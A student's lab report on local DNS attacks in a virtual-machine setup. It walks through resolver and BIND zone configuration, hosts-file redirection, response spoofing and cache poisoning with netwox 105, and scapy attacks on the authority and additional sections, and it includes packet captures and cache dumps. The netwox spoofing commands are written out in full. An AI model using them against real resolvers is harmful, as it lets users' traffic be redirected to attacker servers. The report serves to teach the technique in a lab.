

# Lab3 Local DNS Attack

管佳乐 16307130212

## Roles

10.0.2.5 Nameserver

10.0.2.6 Attacker

10.0.2.7 User

## Task 1 Configure the User Machine

```
$ sudo vi /etc/resolvconf/resolv.conf.d/head
nameserver 10.0.2.5
$ sudo resolvconf -u
```

Then I checked the resolve configuration. My customized nameserver is on the first line.

```
[11/03/18]seed@VM:/etc$ cat resolv.conf
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.5
nameserver 127.0.1.1
search fudan.edu.cn
```

```
$ dig www.wikipedia.org
```

After the dig command, the host tried to request 10.0.2.5, then the nameserver of fudan. The setup succeeded.

1	2018-11-03 03:33:42.596273959	10.0.2.7	10.0.2.5	DNS	88 Standard query 0x233e A www.wikipedia.org OPT
2	2018-11-03 03:33:43.606524232	10.0.2.7	202.120.224.26	DNS	88 Standard query 0x39e3 A www.wikipedia.org OPT
3	2018-11-03 03:33:43.606770115	10.0.2.7	61.129.42.6	DNS	88 Standard query 0x39e3 A www.wikipedia.org OPT
4	2018-11-03 03:33:43.602118785	10.0.2.7	202.120.224.6	DNS	88 Standard query 0x39e3 A www.wikipedia.org OPT

## Task 2 Set up a Local DNS Server

Bind9 is preinstalled in the VM. So I did not make any change except for restarting. The dump location was already set and DNSSEC was turned off.

No.	Time	Source	Destination	Protocol	Length	Info
1	2018-11-11 02:29:05.758602472	10.0.2.7	10.0.2.5	DNS	88	Standard query 0x88d1 A www.wikipedia.org OPT
2	2018-11-11 02:29:05.763009308	10.0.2.5	10.0.2.7	DNS	216	Standard query response 0x88d1 A www.wikipedia.org A 198.35.26.96 NS ns0.wikimedia.org NS ns2.wikim...
3	2018-11-11 02:29:10.822036769	PcsCompu_8f:21:3c	PcsCompu_58:3d:bc	ARP	60	Who has 10.0.2.7? Tell 10.0.2.5
4	2018-11-11 02:29:10.822049271	PcsCompu_58:3d:bc	PcsCompu_8f:21:3c	ARP	42	10.0.2.7 is at 08:00:27:58:3d:bc
5	2018-11-11 02:29:10.981330660	PcsCompu_58:3d:bc	PcsCompu_8f:21:3c	ARP	42	Who has 10.0.2.5? Tell 10.0.2.7
6	2018-11-11 02:29:10.981733430	PcsCompu_8f:21:3c	PcsCompu_58:3d:bc	ARP	60	10.0.2.5 is at 08:00:27:8f:21:3c
7	2018-11-11 02:29:16.410234517	10.0.2.6	224.0.0.251	MDNS	87	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR _ipp._tcp.local, "QM" question
8	2018-11-11 02:29:17.923320854	fe80::b4c0:198e:d87...	ff02::fb	MDNS	107	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR _ipp._tcp.local, "QM" question
9	2018-11-11 02:29:18.921671629	10.0.2.7	224.0.0.251	MDNS	87	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR _ipp._tcp.local, "QM" question
10	2018-11-11 02:29:20.208919642	fe80::97bf:7188:c5a...	ff02::fb	MDNS	107	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR _ipp._tcp.local, "QM" question
11	2018-11-11 02:29:40.083366197	PcsCompu_8f:21:3c	Broadcast	ARP	60	Who has 10.0.2.3? Tell 10.0.2.5
12	2018-11-11 02:29:40.110375215	10.0.2.3	255.255.255.255	DHCP	590	DHCP ACK - Transaction ID 0x5c01e07c

► Ethernet II, Src: PcsCompu\_8f:21:3c (08:00:27:8f:21:3c), Dst: PcsCompu\_58:3d:bc (08:00:27:58:3d:bc)

► Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.7

► User Datagram Protocol, Src Port: 53, Dst Port: 53

Source Port: 53

Destination Port: 53

Length: 182

Checksum: 0x8385 [unverified]

[Checksum Status: Unverified]

[Stream index: 0]

▼ Domain Name System (response)

[Request ID: 1]

[Time: 0.004406836 seconds]

Transaction ID: 0x88d1

► Flags: 0x8180 Standard query response, No error

Questions: 1

Answer RRs: 1

Authority RRs: 3

Additional RRs: 4


From the screenshot above, we can tell that the nameserver could send a response to the request from 10.0.2.7. The DNS server has been set up.

## Task 3 Host a Zone in the Local DNS Server

```
$ sudo vi /etc/bind/named.conf
zone "example.com" {
    type master;
    file "/etc/bind/example.com.db";
};
zone "0.168.192.in-addr.arpa" {
    type master;
    file "/etc/bind/192.168.0.db";
};
```

Two files are available in the handout folder. One is used for forward lookup(from name to ip) and another is designed for reverse lookup. So I just paste them to the directory, and then restart the nameserver.

```
$ sudo service bind9 restart
```



```
[11/11/18]seed@VM:/etc$ dig www.example.com
;<<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
; global options: +cmd
; Got answer:
;->HEADER<- opcode: QUERY, status: NOERROR, id: 29564
; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; QUESTION SECTION:
;www.example.com.                IN      A
;
; ANSWER SECTION:
www.example.com.                259200  IN      A      192.168.0.101
;
; AUTHORITY SECTION:
example.com.                    259200  IN      NS      ns.example.com.
;
; ADDITIONAL SECTION:
ns.example.com.                 259200  IN      A      192.168.0.10
;
; Query time: 6 msec
; SERVER: 10.0.2.5#53(10.0.2.5)
; WHEN: Sun Nov 11 02:56:30 EST 2018
; MSG SIZE rcvd: 93
```

We can see that the zone is working. The answer and authority sections did use data from our zone files.


## Task 4 Modifying the Host File

Change the hosts file. The target ip address is the portal website of Fudan University.

```
$ sudo vi /etc/hosts
202.120.224.115 www.bank32.com
```

Since the hosts file would be neglected by dig command, so I pinged to verify whether my modification could work.

```
$ ping www.bank32.com -c 1
```



```
[11/11/18]seed@VM:/etc$ ping www.bank32.com -c 1
PING www.bank32.com (202.120.224.115) 56(84) bytes of data.
64 bytes from www.bank32.com (202.120.224.115): icmp_seq=1 ttl=59 time=23.7 ms

--- www.bank32.com ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 23.766/23.766/23.766/0.000 ms
```

From the output, the VM had adopted the assigned address in the hosts file.

## Task 5 Directly Spoofing Response to User

Attacker is working on 10.0.2.6

I designed the command below to start an attack.

```
$ sudo netwox 105 --hostname www.example.net --hostnameip "202.120.224.115" --authns "ns.example.net" --authnsip "202.120.224.26" --device "enp0s3" --filter "src host 10.0.2.7"
```

```
[11/11/18]seed@VM:~$ sudo netwox 105 --hostname www.example.net --hostnameip "202.120.224.115" --authns "nx.example.net" --authnsip "202.120.224.26" --device "enp0s3" --filter "src host 10.0.2.7"
[sudo] password for seed:
DNS question
-----
id=1575 rcode=OK opcode=QUERY
aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=1
www.example.net. A
. OPT UDPPl=4096 errcode=0 v=0 ...
DNS answer
-----
id=1575 rcode=OK opcode=QUERY
aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
www.example.net. A
www.example.net. A 10 202.120.224.115
nx.example.net. NS 10 nx.example.net.
nx.example.net. A 10 202.120.224.26
```

User is working on 10.0.2.7

Before the attack, the user would get a normal response as below.

```
[11/11/18]seed@VM:/etc$ dig www.example.net
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 14435
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net. IN A
;; ANSWER SECTION:
www.example.NET. 86235 IN A 93.184.216.34
;; AUTHORITY SECTION:
example.NET. 171682 IN NS b.iana-servers.net.
example.NET. 171682 IN NS a.iana-servers.net.
;; ADDITIONAL SECTION:
b.iana-servers.NET. 171682 IN A 199.43.135.53
b.iana-servers.NET. 171682 IN AAAA 2001:500:8f::53
b.iana-servers.NET. 171682 IN A 199.43.133.53
b.iana-servers.NET. 171682 IN AAAA 2001:500:8d::53
;; Query time: 3 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Sun Nov 11 03:49:12 EST 2018
;; MSG SIZE rcvd: 225
```

During the attack, the spoofed information is shown in the reply.

```
[11/11/18]seed@VM:/etc$ dig www.example.net
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 1575
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; QUESTION SECTION:
;www.example.net. IN A
;; ANSWER SECTION:
www.example.net. 10 IN A 202.120.224.115
;; AUTHORITY SECTION:
nx.example.net. 10 IN NS nx.example.net.
;; ADDITIONAL SECTION:
nx.example.net. 10 IN A 202.120.224.26
;; Query time: 181 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Sun Nov 11 03:46:27 EST 2018
;; MSG SIZE rcvd: 88
```

## Task 6 DNS Cache Poisoning Attack

Clean the dns cache on the nameserver

```
$ sudo rndc flush
```

On the attacker side, I changed the command to make it also work for the nameserver.

```
$ sudo netwox 105 --hostname www.example.net --hostnameip "202.120.224.115" --authns  
"ns.example.net" --authnsip "202.120.224.26" --device "enp0s3" --filter "src host  
10.0.2.5" --ttl 600 --spoofip raw  
# --ttl > time to live  
# --spoofip raw > do not spoof the mac address
```

Again, the user digged example.net

```
$ dig www.example.net
```

From the screenshot of wireshark, we can see what is happening

- 1 the query from user to local nameserver
- 2-3 recursive query from the local nameserver
- 4 the spoofed packet from the attacker
- 5 nameserver replied the faked information to user
- 6-7 authentic response

No.	Time	Source	Destination	Protocol	Length	Info
1	2018-11-12 01:18:53.827233455	10.0.2.7	10.0.2.5	DNS	86	Standard query 0xcaa8 A www.example.net OPT
2	2018-11-12 01:18:53.832927116	10.0.2.5	198.41.0.4	DNS	86	Standard query 0x82eb A www.example.net OPT
3	2018-11-12 01:18:53.832958531	10.0.2.5	198.41.0.4	DNS	70	Standard query 0xe4a1 NS <Root> OPT
4	2018-11-12 01:18:53.891608409	198.41.0.4	10.0.2.5	DNS	130	Standard query response 0x82eb A www.example.net A 202.120....
5	2018-11-12 01:18:53.892092926	10.0.2.5	10.0.2.7	DNS	102	Standard query response 0xcaa8 A www.example.net A 202.120....
6	2018-11-12 01:18:53.892873597	198.41.0.4	10.0.2.5	DNS	102	Standard query response 0xe4a1 NS <Root> NS ns.example.net ...
7	2018-11-12 01:18:53.924911671	198.41.0.4	10.0.2.5	DNS	70	Standard query response 0xe4a1 NS <Root> OPT

On the name server, check the cache.

```
$ sudo rndc dumpdb -cache; sudo cat /var/cache/bind/dump.db | grep example
```

```
[11/12/18]seed@VM:~/bind$ sudo cat /var/cache/bind/dump.db | grep example  
. 405 IN NS ns.example.net.  
ns.example.net. 405 NS ns.example.net.  
www.example.net. 405 A 202.120.224.115
```

The cache was poisoned successfully.

## Task 7 DNS Cache Poisoning: Targeting the Authority Section

Start the attack with scapy.

```
$ sudo python3 task7.py  
# the source file is attached to ./lab3
```

The user dig again.

```

[11/12/18]seed@VM:~$ dig www.example.net
<<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58296
; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.                259200  IN      A      202.120.224.115

;; AUTHORITY SECTION:
example.net.                    259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.              259200  IN      A      202.120.224.26

;; Query time: 13 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Mon Nov 12 09:18:52 EST 2018
;; MSG SIZE rcvd: 139

```

We can see that in the response, the authority section is occupied by ns.attacker32.com.

Then I dumped the cache. The forged answer is stored in the cache.

```

[11/14/18]seed@VM:~$ sudo rndc dumpdb -cache; sudo cat /var/cache/bind/dump.db | grep NS
example.NET.                259194  NS      ns.attacker32.com.

```

And if user dig a hostname in the domain of `example.net` like `mail.example.net`

1	2018-11-12 09:27:08.041942168	10.0.2.7	10.0.2.5	DNS	87 Standard query 0x1426 A mail.example.net OPT
2	2018-11-12 09:27:08.042387099	10.0.2.5	192.203.230.10	DNS	70 Standard query 0xeb4 NS <Root> OPT
3	2018-11-12 09:27:08.042482939	10.0.2.5	192.203.230.10	DNS	88 Standard query 0xef46 A ns.attacker32.com OPT
4	2018-11-12 09:27:08.042585054	10.0.2.5	192.203.230.10	DNS	88 Standard query 0x62c6 AAAA ns.attacker32.com OPT
5	2018-11-12 09:27:08.085778919	192.203.230.10	10.0.2.5	DNS	70 Standard query response 0xeb4 NS <Root> OPT
6	2018-11-12 09:27:08.086192915	10.0.2.5	192.203.230.10	TCP	74 59413 - 53 [SYN] Seq=3855349120 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=3921992 TSecr=0 WS=...
7	2018-11-12 09:27:08.094822934	192.203.230.10	10.0.2.5	DNS	88 Standard query response 0xef46 A ns.attacker32.com OPT
8	2018-11-12 09:27:08.095231617	10.0.2.5	192.203.230.10	TCP	74 55201 - 53 [SYN] Seq=43697915 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=3921994 TSecr=0 WS=128
9	2018-11-12 09:27:08.099530637	192.203.230.10	10.0.2.5	DNS	88 Standard query response 0x62c6 AAAA ns.attacker32.com OPT

The traffics shows as above. The nameserver tried to ask `ns.attacker32.com` since it was the authority nameserver of `example.net` in the forged records.

## Task 8 Targeting Another Domain

Start the attack with scapy.

```
$ sudo python3 task8.py
```

The user dig again.

```

[11/12/18]seed@VM:~$ dig www.example.net
<<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 30442
; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.                259200  IN      A      202.120.224.115

;; AUTHORITY SECTION:
example.net.                    259200  IN      NS      attacker32.com.
google.com.                    259200  IN      NS      attacker32.com.

;; ADDITIONAL SECTION:
attacker32.com.                 259200  IN      A      202.120.224.26

;; Query time: 22 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Mon Nov 12 09:03:31 EST 2018
;; MSG SIZE rcvd: 171

```

We can see that the response contains google.com

```
$ sudo rndc dumpdb -cache; sudo cat /var/cache/bind/dump.db | grep NS
```

But when I tried to dump the cache, there is no record about google. We can know that the dns protocol adopted a policy that would stop it from recording irrelevant records.

```

[11/14/18]seed@VM:~$ sudo rndc dumpdb -cache; sudo cat /var/cache/bind/dump.db | grep NS
example.NET.                259113  NS      attacker32.com.

```

## Task 9 Targeting the Additional Section

Start the attack with scapy.

```
$ sudo python3 task9.py
```

The user dig again.

```
[11/12/18]seed@VM:~$ dig www.example.net
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;;->HEADER<- opcode: QUERY, status: NOERROR, id: 9135
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3
;; QUESTION SECTION:
;www.example.net.                IN      A
;; ANSWER SECTION:
www.example.net.                259200  IN      A      202.120.224.115
;; AUTHORITY SECTION:
example.net.                    259200  IN      NS      attacker32.com.
example.net.                    259200  IN      NS      ns.example.net.
;; ADDITIONAL SECTION:
attacker32.com.                 259200  IN      A      1.2.3.4
ns.example.net.                 259200  IN      A      5.6.7.8
www.facebook.com.              259200  IN      A      3.4.5.6
;; Query time: 20 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Mon Nov 12 09:10:40 EST 2018
;; MSG SIZE rcvd: 234
```

I dumped the record on the nameserver.

```
[11/14/18]seed@VM:~$ sudo rndc dumpdb -cache; sudo cat /var/cache/bind/dump.db | grep NS
example.NET.                259167  NS      ns.example.net.
example.NET.                259167  NS      attacker32.com.
```

The NS records has been cached since they are all revelant to the answer section.

```
[11/14/18]seed@VM:~$ sudo rndc dumpdb -cache; sudo cat /var/cache/bind/dump.db | grep 25
attacker32.com.             258878  IN A      1.2.3.4
example.NET.                258878  NS      ns.example.net.
example.NET.                258878  NS      attacker32.com.
ns.example.NET.             258878  A      5.6.7.8
www.example.NET.            258878  A      202.120.224.115
; 199.7.91.13 [srvt 25] [flags 00000000] [edns 0/0/0/0] [plain 0/0] [ttl 1475]
```

But in the additional section. Only 1 and 3 has been cached. Since facebook.com has no relevance to the former records, the nameserver would reject such seemingly gracious items. The underlying reason is that DNS is a pulling protocol. The nameserver would not send response spontaneously nor accept any unrequested reponse.